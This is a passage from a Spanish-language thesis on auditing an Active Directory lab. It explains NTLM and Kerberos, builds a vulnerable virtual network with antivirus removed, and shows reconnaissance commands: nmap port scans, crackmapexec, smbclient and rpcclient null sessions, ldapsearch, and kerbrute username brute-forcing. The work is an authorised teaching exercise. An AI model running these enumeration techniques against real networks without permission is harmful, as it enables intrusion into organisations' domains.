

Figura 2.1: Comunicación protocolo NTLM

1.2. Protocolo NTLMv2

NTLMv2 (NT LAN Manager version 2) es una versión mejorada del protocolo de autenticación NTLM que se desarrolló para mejorar la seguridad y la robustez del protocolo. NTLMv2 se introdujo en Windows NT 4.0 SP4 y se ha utilizado en sistemas operativos de Windows posteriores [37].

A diferencia de la versión anterior, NTLMv2 utiliza un algoritmo de cifrado más fuerte y requiere que el cliente proporcione una respuesta más completa al desafío aleatorio del servidor, lo que lo hace menos vulnerable a los ataques de fuerza bruta. Además, NTLMv2 incluye una opción de autenticación de sesión que permite a los usuarios autenticarse una sola vez y evitar tener que ingresar sus credenciales cada vez que acceden a un recurso de red.

Otra característica importante de NTLMv2 es la inclusión de un número aleatorio adicional en el proceso de autenticación, conocido como *nonce*, que ayuda a prevenir ataques de repetición en los que un atacante intenta utilizar la misma respuesta cifrada varias veces.

1.3. Protocolo Kerberos

Kerberos es un protocolo de autenticación que se utiliza ampliamente en *Active Directory* para identificar a los usuarios a través de contraseñas individuales. Sin embargo, el protocolo no determina a qué recursos o servicios puede acceder un usuario específico, ya que esa responsabilidad recae en los servicios que deben verificar si los privilegios de cada usuario autenticado son suficientes para acceder a sus recursos.

Kerberos utiliza tanto el protocolo Transfer Control Protocol (TCP) como User Datagram Protocol (UDP) en el puerto 88 para transmitir información en claro, lo que requiere una capa de cifrado. En el proceso de autenticación intervienen varios **servicios**:

- **El cliente o usuario** que quiere acceder al servicio.
- **El Servidor de Aplicación (AP, del inglés Application Server)** donde se expone el servicio al que el usuario quiere acceder.
- **El Centro de Distribución de claves (KDC, del inglés Key Distribution Center)**, servicio de Kerberos encargado de distribuir los tickets a los clientes y cuenta con el Servidor de Autenticación (AS, del inglés Autentication Service) que se encarga de expandir los TGTs.

Kerberos utiliza **claves** de cifrado para garantizar la seguridad de los tickets:

- La **clave del KDC o krbtgt**, que se deriva del hash NTLM de la cuenta krbtgt. Esta cuenta existe en todos los dominios de *Active Directory* y actúa como cuenta de servicio del KDC para los controladores de dominio. El conocimiento de la contraseña de la cuenta KRBTGT permitiría a un actor malicioso forjar tickets arbitrarios, también conocidos como Golden Tickets.
- **Claves de usuario**, que se derivan del hash NTLM del propio usuario.

Kerberos maneja una estructura llamada **"Tickets"**, que se entregan a los usuarios autenticados para que puedan realizar ciertas acciones dentro del dominio de Kerberos. Hay dos tipos de tickets:

- El **Servicio de Expedición de Tickets** (TGS, del inglés Ticket Granting Service), que se presenta ante un servicio para poder acceder a sus recursos y se cifra con la clave del servicio correspondiente
- El **El Ticket de Concesión de Tickets** (TGT, del inglés Ticket Granting Ticket), que se presenta al KDC para obtener los TGS y se cifra con la clave del KDC.

Dentro de los Tickets se puede incluir una estructura denominada **Certificado de Atributo de Privilegio** (PAC, del inglés Privilege Attribute Certificate) que contiene los privilegios del usuario y está firmada con la clave del KDC. Aunque los servicios pueden verificar el PAC comunicándose con el KDC, la verificación

del PAC solo consiste en comprobar su firma, sin comprobar si los privilegios son correctos. Un cliente también puede evitar que se incluya el PAC especificándolo en el campo KERB-PA-PAC-REQUEST de la petición del ticket [38] .

La comuinicación en el protocolo Kerberos es posible mediante el envío de diferentes tipos de mensajes. Un flujo de comunicación para el proceso de autenticación sería el siguiente:

1. **KRB_AS_REQ**: Utilizado por el usuario para solicitar el TGT al KDC.
2. **KRB_AS_REP**: Respuesta del KDC para enviar el TGT al usuario.
3. **KRB_TGS_REQ**: Utilizado por el usuario para solicitar el TGS al KDC, utilizando el TGT.
4. **KRB_TGS_REP**: Respuesta del KDC para enviar el TGS solicitado al usuario.
5. **KRB_AP_REQ**: Utilizado por el usuario para identificarse contra el servicio deseado, utilizando el TGS del propio servicio.
6. **KRB_AP_REP(Opcional)**: Utilizado por el servicio para autenticarse frente al usuario.
7. **KRB_ERROR**: Utilizado por los diferentes agentes para notificar situaciones de error.

Podemos ver en la figura 2.2 como sería el flujo normal de comunicación utilizando el protocolo Kerberos.



Figura 2.2: Comunicación proceso autenticación Kerberos

2. Entorno vulnerable de pruebas

Una vez que se han definido los protocolos fundamentales de autenticación, procederemos a examinar la configuración de nuestro entorno de pruebas vulnerable. Para ello, haremos uso de un software de virtualización ampliamente utilizado conocido como VMWare Workstation. Este entorno de virtualización nos permite la creación de máquinas virtuales en las que alojaremos: tres máquinas Windows (Server 2022, Windows 10 y Windows 11) una Linux (distribución Ubuntu Desktop 22.04.2 LTS) y una máquina con el sistema operativo Parrot OS que será la utilizada como atacante para intentar vulnerar el sistema.

Es necesario tener una configuración de red que permita a las máquinas tener visibilidad entre sí, tanto las que forman el Servicio de Directorio Activo como la máquina del atacante. Se ha optado por poner las máquinas en modo puente simulando la interfaz de red como si se tratara de un nuevo equipo físico que se conecta a la red. En cuanto a las direcciones IPs existentes en nuestra red, contamos con la 192.168.0.1 como puerta de enlace y una máscara de subred de 255.255.255.0. Para ver esto de una forma más sencilla, se proceda a detallar

todo con un diagrama de red en la figura 2.3 y en la tabla 2.1.



Figura 2.3: Diagrama de red del entorno de evaluación

Tabla 2.1: Configuración de las máquinas que forman el entorno de pruebas

Máquina	**Dirección IP**	**Gateway**	**DNS**
Microsoft Windows Server 2022	192.168.0.30	192.168.0.1	
Mircrosoft Windows 10	192.168.0.31	192.168.0.1	192.168.0.30
Microsoft Windows 11	192.168.0.32	192.168.0.1	192.168.0.30
Ubuntu	192.168.0.33	192.168.0.1	192.168.0.30
Parrots OS	192.168.0.35	192.168.0.1	

2.1. Configuración Windows Microsoft Server 2022

Windows Microsoft Server 2022 es la máquina que actuará como controlador del dominio. Su función principal es proporcionar autenticación y autorización centralizadas para los usuarios, equipos y recursos en un dominio de AD.

Inicialmente, se requiere desactivar el software antivirus Windows Defender para prevenir el bloqueo de potenciales ataques hacia nuestro entorno. En un análisis ulterior, se llevará a cabo una comparación que muestre las variaciones en la efectividad de los ataques empleando la misma metodología y la medida en que podemos eludir la detección del antivirus.

```
Uninstall-WindowsFeature -Name Windows-Defender
```

Después de ejecutar este comando en el equipo deberemos reiniciar para aplicar los cambios. Ahora tocará configurar el servidor de *Active Directory*. Para ello, abrimos el “Administrador del servidor” y agregaremos en el apartado de rol/características el servicio de Directorio Activo de Trabajo. Dejaremos la configuración por defecto para reflejar las posibles fallas de seguridad y vulnerabilidades que un atacante puede llegar a explotar si no se configuran correctamente las políticas de seguridad. La configuración de la IP y de la DNS se muestra en la figura 2.4.

2.2. Configuración Windows 10 y Windows 11

Estas máquinas actuarán como clientes y se conectarán al Domain Controller. Es condición necesaria que el servidor DNS de estas máquinas sea precisamente la dirección IP de nuestro Windows Server 2022. La configuración de la IP y del DNS se muestra en la figura 2.5.



Figura 2.4: Configuración de dirección IP estática y DNS con Domain Controller en máquina Windows

2.3. Configuración Ubuntu

Del mismo modo que los clientes de Windows, tendremos que configurar el servidor DNS de nuestra máquina Ubuntu para que actúe contra el Domain Controller de nuestro *Active Directory*. La configuración de la IP y de la DNS se muestra en la figura 2.6.



Figura 2.5: Configuración de dirección IP estática y DNS con Domain Controller en máquina Linux

2.4. Configuración Parrot OS

ParrotOS será la máquina del atacante. En ella se han configurado algunas herramientas recomendadas para la realización de una auditoría a un entorno de Directorio Activo. Cada una de las herramientas y procedimientos utilizados se explicarán detalladamente de forma sucesiva más adelante para facilitar el entendimiento y el uso de cada una de ellas.

3. Auditoría técnica al entorno de *Active Directory*

Una vez que se ha preparado y configurado adecuadamente el laboratorio de pruebas que contiene el entorno de *Active Directory* vulnerable, se llevará a cabo una auditoría técnica de *pentesting* a través de una serie de ataques simulados. Estos ataques se centrarán en los protocolos de autenticación previamente identificados, como NTLM y Kerberos, además de realizar reconocimientos del nivel de *Active Directory* para encontrar posibles vectores de ataque y comprometer todo el dominio.

Como parte de la auditoría, se presentarán recomendaciones y medidas de mitigación para las vulnerabilidades detectadas. También, se abordarán conceptos clave relacionados con la elevación de privilegios en sistemas Windows, que

son fundamentales en las auditorías técnicas. Estos conceptos destacan que, incluso en ausencia de vulnerabilidades, una mala configuración puede proporcionar debilidades explotables para los atacantes.

3.1. Reconocimiento

3.1.1 Conectividad con la máquina víctima

Como se vió anteriormente, la primera fase de una auditoría es el reconocimiento. Por tanto, el primer paso es la recolección de la máxima información posible del sistema. Para ello se realiza el envío de trazas del Protocolo de control de mensajes de Internet (ICMP, Internet Control Message Protocol) para comprobar que efectivamente se tiene conexión al Servidor de *Active Directory* como se observa en la figura 2.6.



Figura 2.6: Comando PING para comprobar conectividad

De la ejecución de este comando podemos extraer dos conclusiones. La primera que efectivamente contamos con conectividad con el *Domain Controller* y la segunda que el ttl=128 nos indica que nos encontramos ante una máquina con sistema operativo **Windows**. Esto se debe a que por defecto el Tiempo de Vida (TTL, del inglés Time To Live) en máquinas Linux es de 64 y en Windows es de 128 aunque este valor puede cambiarse incluso disminuir dependiendo de los enrutadores que disminuyen el valor de un paquete a medida que pasa a través de ellos.

3.1.2 Escaneo activo

El escaneo activo trata de buscar que puertos tiene abiertos la máquina y que servicio se está ejecutando en cada uno de ellos. Se utilizará la herramienta **Nmap** explicada anteriormente para la realización de este escaneo.

```
nmap -p- –open -sS –min-rate 5000 -vvv -n -Pn 192.168.0.30 -oG allPorts
```

Mediante la ejecución de este comando obtendremos un escaneo activo de los puertos con las siguientes propiedades:

- **-p-**: este parámetro indica que Nmap debe escanear todos los puertos TCP en el rango de 1 a 65535.
- **–open**: este parámetro indica que solo se deben mostrar los puertos que se encuentran abiertos. Es decir, aquellos que tienen un servicio activo escuchando en ellos.
- **-sS**: este parámetro indica que se debe realizar un escaneo de tipo SYN (SYN scan). Este tipo de escaneo es más sigiloso que un escaneo completo de puertos (TCP Connect scan), ya que no establece una conexión completa con el servicio. En su lugar, solo envía un paquete SYN y espera una respuesta SYN/ACK para determinar si el puerto está abierto o cerrado.
- **–min-rate 5000**: este parámetro indica la velocidad mínima de paquetes por segundo que se deben enviar durante el escaneo. En este caso, se especifica una velocidad de 5000 paquetes por segundo. Esto puede ayudar a acelerar el escaneo y evitar que se bloquee o se ralentice.
- **-vvv**: este parámetro indica que se deben mostrar los detalles de salida más verbosos posibles. Esto puede incluir información adicional sobre los servicios que se están ejecutando en los puertos abiertos, así como detalles sobre el progreso del escaneo.
- **-n**: este parámetro indica que Nmap no debe realizar resolución de nombres para las direcciones IP que se están escaneando. Esto puede ayudar a acelerar el escaneo y evitar problemas de resolución de DNS.
- **-Pn**: Este parámetro indica que Nmap no debe enviar paquetes de sondeo a las direcciones IP para determinar si están en línea o no. Esto es útil si

se está escaneando una red en la que los hosts pueden estar configurados para ignorar los paquetes de sondeo, lo que podría dar lugar a falsos negativos.

- **192.168.0.30**: esta es la dirección IP del host que se desea escanear.
- **-oG allPorts**: este parámetro indica que Nmap debe generar una salida en formato "*grepable*" que se puede utilizar con herramientas de filtrado como grep o awk. El resultado del escaneo se guardará en un archivo llamado "*allPorts*" en el directorio actual.

En la figura 2.7 podemos observar el resultado de hacer un escaneo con la herramienta Nmap para el descubrimiento de los puertos abiertos:



Figura 2.7: Comando Nmap para el descubrimiento de puertos abiertos

Como bien se ha mencionado anteriormente, todos los puertos que han sido descubiertos se han exportado al archivo allPorts. Esto nos facilita en gran medida el segundo paso en este escaneo, el descubrimiento de servicios y versiones para cada uno de los puertos. La misma herramienta Nmap ofrece un conjunto de *scripts* de reconocimiento escritos en el lenguaje Lua que podemos usar para este caso.

```
nmap -sC -sV -p53,88,135,139,389,445,464,593,636,3268,3269,
5985,9389,49664,49668,54024,54025,56158,56163 192.168.0.30 -oN
targeted
```

Tras la ejecución de este comando que mediante el parámetro **-sC** le indicamos que aplique scripts de reconocimiento de servicios y **-sV** para que nos reporte la versión por cada servicio obtendremos el siguiente output que vemos en la figura 2.8.

```
Nmap scan report for 192.168.0.30
Host is up (0.025s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-03-26 1
7:54:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: jose
corp.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: jose
corp.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
54024/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
54025/tcp open  msrpc         Microsoft Windows RPC
56158/tcp open  msrpc         Microsoft Windows RPC
56163/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 50:3E:AA:BC:74:A8 (Tp-link Technologies)
Service Info: Host: DC-COMPANY; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 2.8: Comando Nmap para el descubrimiento de puertos abiertos

Ahora el trabajo del *pentester* consistirá en analizar cada puerto con el objetivo de utilizar alguno de los servicios que se están ejecutando de forma que podamos ganar acceso al sistema. Entre todos los puertos abiertos podemos destacar:

- **Puerto 88**: es utilizado por el servicio de autenticación de Kerberos.

- **Puerto 139**: es utilizado por el protocolo NetBIOS sobre TCP/IP, que es una tecnología de red utilizada para compartir recursos en una red local.
- **Puerto 389**: es utilizada por el protocolo LDAP. Nos aporta también Nmap información del nombre del dominio josecorp.local información que será útil más adelante. Asimismo, se agregará al archivo de configuración /etc/hosts 192.168.0.30 junto josecorp.local para asociar la IP al nombre del dominio.
- **Puerto 445**: es utilizado por el protocolo SMB (del inglés *Server Message Block*), que es un protocolo utilizado para compartir archivos, impresoras y otros recursos en una red
- **Puerto 593**: es utilizado por el protocolo RPC (del inglés Remote Procedure Call) sobre el Protocolo de Transferencia de Hipertexto (HTTP, en inglés de HyperText Transfer Protocol), que es una tecnología utilizada por Microsoft para permitir que los clientes accedan a los servicios de RPC a través de HTTP en una red.

3.1.3 Enumeración de archivos compartidos

Comenzamos por la realización de un escaneo por **SMB (puerto 445)** para listar tanto equipos, como recursos compartidos a nivel de red. Para ello, utilizaremos la herramienta denominada **CrackMapExec** [39]. Se trata de una herramienta de post-explotación escrita en Python que permite realizar diversas acciones, como *Credential Dumping*[1], reconocimiento de direcciones IP, enumeración de usuarios, recursos y grupos, búsqueda de archivos en máquinas, ejecutar un Mimikatz sobre la máquina remota, consultar la configuración de las políticas de la máquina o comprobar en qué nivel se encuentra el UAC[2].

La herramienta utiliza varios protocolos, como winrm, http, smb, ssh o mssql, y cada protocolo tiene diferentes acciones y módulos que pueden ser utilizados. El protocolo SMB tiene la mayoría de los módulos y se puede hacer un reconocimiento rápido de máquinas con SMB activo en la red ejecutando el siguiente comando:

[1] **Credential Dumping** es una técnica utilizada en ciberseguridad que implica extraer o robar credenciales (como nombres de usuario y contraseñas) de un sistema informático.

[2] Comprobar en qué **nivel se encuentra el Contro de Acceso de Usuarios (UAC, del inglés User Access Control)** significa verificar el nivel de control de cuentas de usuario en un sistema Windows. El UAC es una función de seguridad que ayuda a prevenir cambios no autorizados en el sistema mediante la solicitud de permiso del usuario antes de permitir ciertas acciones o cambios en el sistema.

```
crackmapexec smb 192.168.0.1/24
```

Este comando nos da el conjunto de equipos existentes en la máscara de red 255.255.255.0 dentro de la ip 192.168.0.1 que hacen uso del servicio SMB y cómo podemos observar en la siguiente imagen nos reporta todos los equipos conectados al *Active Directory*.



Figura 2.9: Comando con crackmapexec para listado de las máquinas que hacen uso del protocolo SMB

Como observamos en la figura 2.9, hemos enumerado de forma satisfactoria todas las máquinas existentes en nuestro dominio de *Active Directory*: El DC-Companny (Micrososft Windows Server 2022), las dos máquinas Windows (Windows 10 y Windows 11) y la máquina Ubuntu.

El siguiente paso, consistirá en comprobar si existen recursos compartidos a nivel de red a través del protocolo SMB. Para ello,utilizamos la herramienta de SMBClient, perteneciente a la suit de Impacket [40]. Como todavía no poseemos ningún nombre de usuario o contraseña válido tendremos que hacer uso de un "*null session*", es decir, iniciaremos sesión como un usuario anónimo (sin especificar nombre de usuario ni contraseña). Este servicio suele contar con un usuario por defecto que es "*guest*" el cual suele tener permisos de lectura, con esto comprobamos si efectivamente podemos listar los recursos compartidos o no.

```
smbclient -L \\josecorp.local -I 192.168.0.30 -N
```



Figura 2.10: Comando con smbclient para listado de recursos compartidos haciendo uso de *null session*

En la figura 2.10 se muestra como efectivamente se permite el acceso a los recursos compartidos haciendo uso de una sesión anónima pero no encontramos que se esté compartiendo ningún tipo de archivo en la red por el protocolo SMB.

3.1.4 Enumeración de usuarios del dominio

Para enumerar usuarios del dominio podemos explorar varios protocolos de acuerdo a los puertos que hemos detectados como abiertos en nuestro escaneo activo. La enumeración de usuarios se hará sin poseer ninguna información previa de ningún usuario. Empecemos utilizando el protocolo RPC (pueto 593).

```
rpcclient -U  192.168.0.30 -N
```



Figura 2.11: Comando rpc para listado de usuarios haciendo uso de “null session”

Vemos, en la figura 2.11, que por RPC no contamos con la autorización suficiente con el uso de una sesión anónima (sin proporcionar un usuario y una contraseña válida de un usuario del dominio) para enumerar el resto de usuarios. Así que tratemos ahora usar el protocolo LDAP para realizar la misma búsqueda.

```
ldapsearch .LLL -x -H ldap://192.168.0.30 -b ’DC=josecorp,DC=local’
```

Figura 2.12: Comando LDAP para listado de usuarios haciendo uso de *“null session”*

Como podemos ver en la figura 2.12 tampoco nos reporta usuarios, ni ninguna información que pueda ser de utilidad. Ahora, trataremos de enumerar usuarios a través de Kerberos haciendo uso de un ataque de fuerza bruta con el empleo de un diccionario. Como sabemos que por defecto la nomenclatura de los usuarios de Kerberos es 'Inicial del Nombre' + 'Primer Apellido' buscaremos en GitHub un archivo de texto a modo de diccionario que contenga los apellidos españoles más comunes y mediante una script concatenaremos a cada apellido las letras del abecedario. De modo de que si el diccionario contiene García, Romero, González, Gómez... concatenándole una letra obtenemos usuarios válidos del Directorio Activo como pueden ser (lnavarro que hace referencia a Luis Navarro). Así de simple nos podemos crear un diccionario para ejecutar en la herramienta de kerbrute y realizar un descubrimiento de usuarios. Si se quiere obtener más detalles del script ejecutado para la creación del usuario ver Anexo A.

```
kerbrute userenum -d josecorp.local –dc 192.168.0.30 output.txt
```

